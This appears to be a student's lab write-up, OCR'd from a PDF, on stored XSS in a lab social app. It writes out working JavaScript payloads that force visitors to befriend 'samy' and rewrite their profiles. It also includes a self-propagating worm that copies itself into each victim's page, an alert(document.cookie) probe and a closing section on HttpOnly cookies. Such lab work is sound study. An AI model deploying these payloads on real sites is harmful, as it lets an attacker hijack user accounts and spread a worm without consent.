


here at the Repeater, we can continuously send out payloads to test and check for successes in our script.

The script I have created is (<script> fetch("/friend", { method: "POST", headers: { "Content-Type": "application/json" }, body: JSON.stringify({ friend: "samy" }) }); </script>)

This is derived from the POST /friend function I have discovered earlier and the (friend:”samy”) content discovered in the proxy above.

Inputting the following script into the description would yield the above



Now lets attempt to use eve to check samy's profile page: (note, this is samy's profile before)

Go to Home
Logged in as **samy** Log Out

Viewing profile for samy

About me

Update content about yourself:

Submit

Friends

None yet :(

logging in as eve,

Go to Home

Logged in as **eve** Log Out

Viewing profile for eve

About me

I am eve

Update content about yourself:

Submit

Friends

None yet :(

viewing samy would produce this output

Go to Home

Logged in as **eve** Log Out

Viewing profile for samy

Add samy as a friend

About me

Friends

None yet :(

now, when we check eve’s profile again, this would be the output

Go to Home
Logged in as **eve** Log Out

Viewing profile for eve

About me

I am eve

Update content about yourself:
Submit


Friends

1. samy

4.6)

Lets first identify the request and response when someone updates their profile

```
<script>
fetch("/profile/update",
{ method: "POST",
headers: { "Content-Type": "application/json" },
body: JSON.stringify({ content: "Samy is my hero!" }) });
</script>
```



From the screenshot, we can see that the request references a POST /profile/update. Additionally, from the screenshot

{

content: “skibidi dob dob dob yes yes”

}


contains the user’s updated/modified contents. (this would be where we modify our victim’s description)

So lets start developing our payload:


However, upon testing it appears that others who visit samy do not update their profile. Which might be due to the POST referencing samy's profile. Hence we need to create a function that checks for the username before executing the script:

Now, injecting the script into samy's description.


```
<script>
  const username = document.querySelector("#username strong").innerText;
  function Update() {
    fetch("/profile/update", {
      method: "POST",
      headers: {
        "Content-Type": "application/json",
      },
      body: JSON.stringify({content: "Samy is my hero!"}),
    })
  }

if (username != "samy") {
  Update();
}
</script>
```




Lets attempt to use bob as an example:



Now, when we check samy's profile,



If we check bob's profile once more,



We can observe that the victim's description has been altered to our message.


4.7)

Before we create a self-propagating worm, we need to first ensure that users that visit Samy's page add him as friend and changes their About me message to "Samy is my hero!"

We can begin this by combining both our payloads created earlier on into functions within a script.

```
<script>
  function updateProfile() {
    fetch("/profile/update", {
      method: "POST",
      headers: {
        "Content-Type": "application/json",
      },
      body: JSON.stringify({ content: “Samy is my hero!" }),
    })
    }

  function addFriend() {
    fetch("/friend", {
      method: "POST",
      headers: {
        "Content-Type": "application/json",
      },
      body: JSON.stringify({ friend: "samy" }),
    })
    }

  const usernameTag = document.getElementById("username");
  if (usernameTag.textContent !== "samy") {
     const username = usernameTag.querySelector("strong").innerText.trim();
  updateProfile();
  addFriend();
     }
</script>
```

Inputting the script into samy’s profile and using bob would yield the following results.




However, changing the description and adding samy as friend is not enough, we need to ensure that the payload is able to self-propogate (alice has to have the same description and have samy added as friend just by looking at bob's profile description.)

We can develop our payload by considering the script as a variable which would call on itself when a victim's description is being updated (since the description is an XSS vulnerability) hence, the payload created would look like this:


```
<script id="skibidi">
    var SAMY= encodeURIComponent("<script id=\"skibidi\" type=\"text/javascript\">" +
document.getElementById("skibidi").innerHTML + "</" + "script>");

    function updateProfile() {
        fetch("/profile/update", {
            method: "POST",
            headers: {
                "Content-Type": "application/json",
            },
            body: JSON.stringify({ content: decodeURIComponent(SAMY)+"Samy is the hero!"
}),
        })
        }

    function addFriend() {
        fetch("/friend", {
            method: "POST",
            headers: {
                "Content-Type": "application/json",
            },
            body: JSON.stringify({ friend: "samy" }),
        })
        }

    const usernameTag = document.getElementById("username");
    if (usernameTag.textContent !== "samy") {
          const username = usernameTag.querySelector("strong").innerText.trim();
    updateProfile();
    addFriend();
          }
</script>
```


To test this, we shall put our payload into samy's description

When visiting samy's page as bob,



After reloading,





when eve visits bob’s page,

When we visit samy’s page, we can observe that everyone who has seen an infected victim’s page has the worm.

Go to Home
Logged in as **samy** Log Out

Viewing profile for samy


About me

Update content about yourself:
Submit


Friends

1. bob
2. eve

4.8)




altering the HTTPonly session cookie to True
Now when we attempt to use <script>alert(document.cookie)</script> again, we are met with the following message



This differs from the original screenshot in Task 4.4 as we can no longer see the SessionID displayed when we inject the XSS payload.

This prevents session cookies from showing up in XSS attacks as the HTTPonly setting only blocks the sessionID cookie from being accessed via JavaScript and thus cannot be read using the “document.cookie” function

